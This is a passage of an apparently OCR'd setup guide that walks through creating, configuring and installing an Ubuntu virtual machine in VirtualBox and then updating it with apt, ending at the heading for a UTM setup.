
Part V: Setting up Ubuntu

Step 1: Creating a New Virtual Machine


- Click on the "New" icon at the top left of the VirtualBox window.
    - Name your VM: Enter a name such as "Ubuntu Desktop".
    - Type: Select "Linux" from the Type dropdown menu.
    - Version: Choose "Ubuntu (64-bit)" from the version dropdown menu, assuming you are installing a 64-bit version.
    - Click "Next" to continue.



- Allocate Memory:
    - In the "Memory size" step, allocate RAM to your new VM. The recommended minimum is 2048 MB (2 GB), but more can be allocated if you have sufficient system memory.
    - Click "Next" after setting the memory.



- Create a Virtual Hard Disk
    - Choose "Create a virtual hard disk now" and click "Create".
    - Select "VDI (VirtualBox Disk Image)" for the hard disk file type.
    - Choose "Dynamically allocated" for the virtual hard disk. This option allows the disk to grow as needed, though it will not shrink automatically.
    - Set the size of your virtual hard disk. A minimum of 20 GB is recommended for Ubuntu.
    - Click "Create" to finalize the virtual disk setup.





Step 2: Configuring the Virtual Machine

- Mount the Ubuntu ISO:
  - Select the VM you created and click "Settings".
  - Go to the "Storage" tab.
  - Under "Storage Devices", click on the "Empty" label under the IDE controller.
  - Click the disk icon next to "Optical Drive" and select "Choose a disk file". Navigate to and select the Ubuntu ISO file you downloaded.
  - Click the disk icon next to "Optical Drive" and select "Choose a disk file". Navigate to and select the Ubuntu ISO file you downloaded.
  - Click "OK" to mount the ISO and exit settings.


Step 3: Start the Virtual Machine


- Make sure your VM is selected, then click on the "Start" icon.
- Your VM will boot from the Ubuntu ISO. You will soon see the Ubuntu startup screen.







- Install Ubuntu
    - Select "Install Ubuntu" from the boot menu.
    - Follow the on-screen instructions to:
    - Choose your language and keyboard layout.
    - Connect to a Wi-Fi network (optional).
    - Choose installation type (Normal or Minimal; additional drivers; partitioning).
    - Set up your user profile (username, password, machine name).





Ubuntu [Running]
Apr 19 23:16
Connect to a network
Connecting this computer to the internet will help Ubuntu install any extra software needed and help choose your time zone.
Connect by Ethernet cable, or choose a Wi-Fi network
Use wired connection
No Wi-Fi devices detected
I don't want to connect to the internet just now
Previous
Next
Left ⌘



Apr 19 23:16
Update available
The current ubuntu-desktop-installer version is 0+git.0ea1f031.
Update to version 0+git.0057491b
Previous
Skip




- Select the preferred Time Zone




- Set up your account



- Choose light or dark mode




- Wait to finish final installations



Step 4 Update and Upgrade:

- One ubuntu is up and running you want to:
  - update your system immediately after installation:
  - sudo apt update && sudo apt upgrade
  - This ensures all software is up-to-date.




Setup for Jorge

Part I: Downloading UTM

